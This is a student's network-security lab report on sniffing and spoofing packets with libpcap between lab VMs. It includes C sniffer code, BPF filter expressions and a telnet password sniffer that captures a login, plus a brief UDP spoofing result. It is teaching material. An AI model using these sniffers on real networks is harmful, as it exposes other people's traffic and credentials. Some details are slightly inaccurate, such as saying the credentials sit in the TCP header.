

Computer Network Security

Lab 2

Sniffing and Spoofing using PCAP library

-PES1201801948
-Bharath S Bhambore
-Section H

Lab Setup :

Attacker Machine :

Machine Name : Ubuntu 16.04 - 1 [Black Terminal]

IP : 10.0.2.9

Victim Machine :

Machine Name : Ubuntu 16.04 - 2 [White Terminal]

IP : 10.0.2.10

Machine 3 :


Machine Name : Ubuntu 16.04

IP : 10.0.2.8

Task 1 : Writing Programs to Sniff and Spoof Packets using pcap library

Task 1.1: Writing Packet Sniffing Program :

Running the code :




```
/bin/bash
/bin/bash 66x24
PES1201801948-VM1:~/cns/lab2$ sudo gcc -o sniffex sniffex.c -lpcap
PES1201801948-VM1:~/cns/lab2$ sudo ./sniffex
```

Code given below : with promiscuous mode on

```

1  #include <pcap.h>
2  #include <stdio.h>
3  #include <arpa/inet.h>
4  /* Ethernet header */
5  struct ethheader {
6      u_char ether_dhost[6]; /* destination host address */
7      u_char ether_shost[6]; /* source host address */
8      u_short ether_type;    /* protocol type (IP, ARP, RARP, etc) */
9  };
10 struct ipheader {
11     unsigned char iph_ihl:4; //IP header length
12     unsigned char iph_ver:4; //IP version
13     unsigned char iph_tos; //Type of service
14     unsigned short int iph_len; //IP Packet length (data + header)
15     unsigned short int iph_ident; //Identification
16     unsigned short int iph_flag:3; //Fragmentation flags
17     unsigned short int iph_offset:13; //Flags offset
18     unsigned char iph_ttl; //Time to Live
19     unsigned char iph_protocol; //Protocol type
20     unsigned short int iph_chksum; //IP datagram checksum
21     struct in_addr iph_sourceip; //Source IP address
22     struct in_addr iph_destip; //Destination IP address
23 };
24
25 void got_packet(u_char *args, const struct pcap_pkthdr *header,
26                  const u_char *packet)
27 {
28     struct ethheader *eth = (struct ethheader *)packet;
29
30     if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
31         struct ipheader *ip = (struct ipheader *)
32             (packet + sizeof(struct ethheader));
33
34         printf("      From: %s\n", inet_ntoa(ip->iph_sourceip));
35         printf("      To: %s\n", inet_ntoa(ip->iph_destip));
36
37     }
38 }
39
40
41 int main()
42 {
43     pcap_t *handle;
44     char_errbuf[PCAP_ERRBUF_SIZE];
45     struct bpf_program fp;
46     char filter_exp[] = "ip proto icmp";
47     bpf_u_int32 net;
48
49     // Step 1: Open live pcap session on NIC with name enp0s3
50     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
51
52     // Step 2: Compile filter exp into BPF psuedo-code
53     pcap_compile(handle, &fp, filter_exp, 0, net);
54     pcap_setfilter(handle, &fp);
55
56     // Step 3: Capture packets
57     pcap_loop(handle, -1, got_packet, NULL);
58
59     pcap_close(handle); //Close the handle
60     return 0;
61 }

```



The attacker [left terminal] is successfully reading all the packets on the network sent by the victim client ping.

Problem 1: Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial.

-We firstly open a pcap live session which initializes and binds a socket along with the promiscuous mode setting [0 or 1], then write the filters that are to be used by the socket [ip protocols, src and dest addresses can be specified] which involve the `pcap_compile()` and `pcap_setfilter()` functions. Session is started using the `pcap_loop()`, the session is closed using the `pcap_close()` function call.

Problem 2: Why do you need the root privilege to run sniffex? Where does the program fail if executed without the root privilege?

-We need root privileges to initialize a packet, since the program needs to access the network interface card. Running without Sudo permission, we get a segmentation fault which fails at the `pcap_open_live()` function.

Problem 3: Please turn on and turn off the promiscuous mode in the sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you demonstrate this

Turning it off : setting the 3rd argument to 0

The image displays two side-by-side screenshots of a virtual machine terminal window, titled "Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox".

Left Screenshot: The terminal shows a user at the prompt `PES1201801948-VM1:~/cns/lab2$` running the command `sudo gcc -o sniffex sniffex.c -lpcap`. The prompt changes to `PES1201801948-VM1:~/cns/lab2$` after the command is executed. The user then runs `sudo ./sniffex`, and the prompt changes to `PES1201801948-VM1:~/cns/lab2$` again.

Right Screenshot: The terminal shows a user at the prompt `PES1201801948-VM2:~$` running the command `ping 8.8.8.8`. The output shows the results of the ping command, including the number of bytes of data, the sequence number, the TTL, and the round-trip time for each packet. The output is as follows:

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=81.1 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=115 time=31.5 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=115 time=46.6 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=115 time=70.3 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=115 time=39.8 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=115 time=295 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=115 time=173 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=115 time=52.1 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=115 time=75.1 ms
^C
--- 8.8.8.8 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8009ms
rtt min/avg/max/mdev = 31.525/96.194/295.678/80.847 ms
PES1201801948-VM2:~$
```

As we can see, the attacker captures icmp packets even when promiscuous mode is off only if the destination address in the ping is itself ie 10.0.2.9


Task 1.2B: Writing Filters

Capture the ICMP packets between two specific hosts

Filter expression used :


Src ip is victim machine,
dst ip is the machine 3

```
struct bpf_program fp;  
char filter_exp[] = "ip proto icmp src host 10.0.2.10 and dst host 10.0.2.8";  
bpf_u_int32 net;
```



The attacker is able to view the packets sent from the victim machine
[10.0.2.10] to machine 3 [10.0.2.8]


Capture the TCP packets that have a destination port range from to sort 10 - 100.



The image shows two terminal windows from an Oracle VM VirtualBox. The left window, titled 'Ubuntu16.04 - 1 [Running]', shows a user running 'sudo gcc -o sniff2 sniff2.c -lpcap' and then './sniff2'. It displays a series of captured TCP packets, all with source IP 10.0.2.10 and destination IP 10.0.2.8. The right window, titled 'Ubuntu16.04 - 2 [Running]', shows a user running 'ftp 10.0.2.8', connecting to the host, logging in with username 'seed' and password 'seed', and then exiting the ftp session.

As we can see, the tcp packets are captured when an ftp request to the machine [10.0.2.8] is spun up from the victim machine [10.0.2.10].

Task 1.3C: Sniffing Passwords



The image shows two terminal windows. The left window shows a user running 'sudo gcc -o sniffpw sniffpw.c -lpcap' and then './sniffpw'. It displays a captured telnet packet with the header '0000 00 00#00 00 00#00 00 00#0000' and the body 'VM login: sseed0dd'. The right window shows a user running 'telnet 10.0.2.8 23', connecting to the host, and logging in with username 'seed' and password 'seed'. The password is displayed as 'Password: sseed0dd'.

As we can see, we captured the tcp header of the telnet tcp packet thereby getting the login credentials using the below code.

Code :


```

10 struct ethheader {
11     u_char ether_dhost[6];
12     u_char ether_shost[6];
13     u_short ether_type;
14 };
15 struct ipheader {
16     unsigned char iph_ihl:4, iph_ver:4;
17     unsigned char iph_tos;
18     unsigned short int iph_len;
19     unsigned short int iph_ident;
20     unsigned short int iph_flag:3, iph_offset:13;
21     unsigned char iph_ttl;
22     unsigned char iph_protocol;
23     unsigned short int iph_chksum;
24     struct in_addr iph_sourceip;
25     struct in_addr iph_destip;
26 };
27
28 typedef u_int tcp_seq;
29 struct tcpheader {
30     u_short th_sport; /* source port */
31     u_short th_dport; /* destination port */
32     tcp_seq th_seq; /* sequence number */
33     tcp_seq th_ack; /* acknowledgement number */
34     u_char th_offx2; /* data offset, rsvd */
35     #define TH_OFF(th) (((th)->th_offx2 & 0xf0) >> 4)
36     u_char th_flags;
37     #define TH_FIN 0x01
38     #define TH_SYN 0x02
39     #define TH_RST 0x04
40     #define TH_PUSH 0x08
41     #define TH_ACK 0x10
42     #define TH_URG 0x20
43     #define TH_ECE 0x40
44     #define TH_CWR 0x80
45     #define TH_FLAGS (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
46     u_short th_win; /* window */
47     u_short th_sum; /* checksum */
48     u_short th_urp; /* urgent pointer */
49 };
50
51 void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
52 { char *data;
53   int i, size_tcp;
54   struct ethheader *eth = (struct ethheader *)packet;
55   if (ntohs(eth->ether_type) == 0x0800){
56     struct ipheader *ip = (struct ipheader *)(packet + sizeof(struct ethheader));
57     int ip_header_len = ip->iph_ihl * 4;
58     struct tcpheader *tcp = (struct tcpheader *)((u_char *)ip + ip_header_len);
59     size_tcp = TH_OFF(tcp)*4;
60     data = (u_char *) (packet + 14 + ip_header_len + size_tcp);
61     printf("%s", data);
62   }
63 }
64
65 int main(){
66     pcap_t *handle;
67     char errbuf[PCAP_ERRBUF_SIZE];
68     struct bpf_program fp;
69     char filter_exp[] = "port 23";
70     bpf_u_int32 net;
71     // Step 1: Open live pcap session on NIC with name enp0s3
72     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

```

The tcpheader structure defines all the fields in a TCP packet. Thereby helping us capture the data present in the TCP header which contains the login credentials.

Task 2 : Spoofing



We can observe that we successfully spoofed the UDP packet.

Looking at the wireshark capture, we can see we successfully sent out spoofed udp packets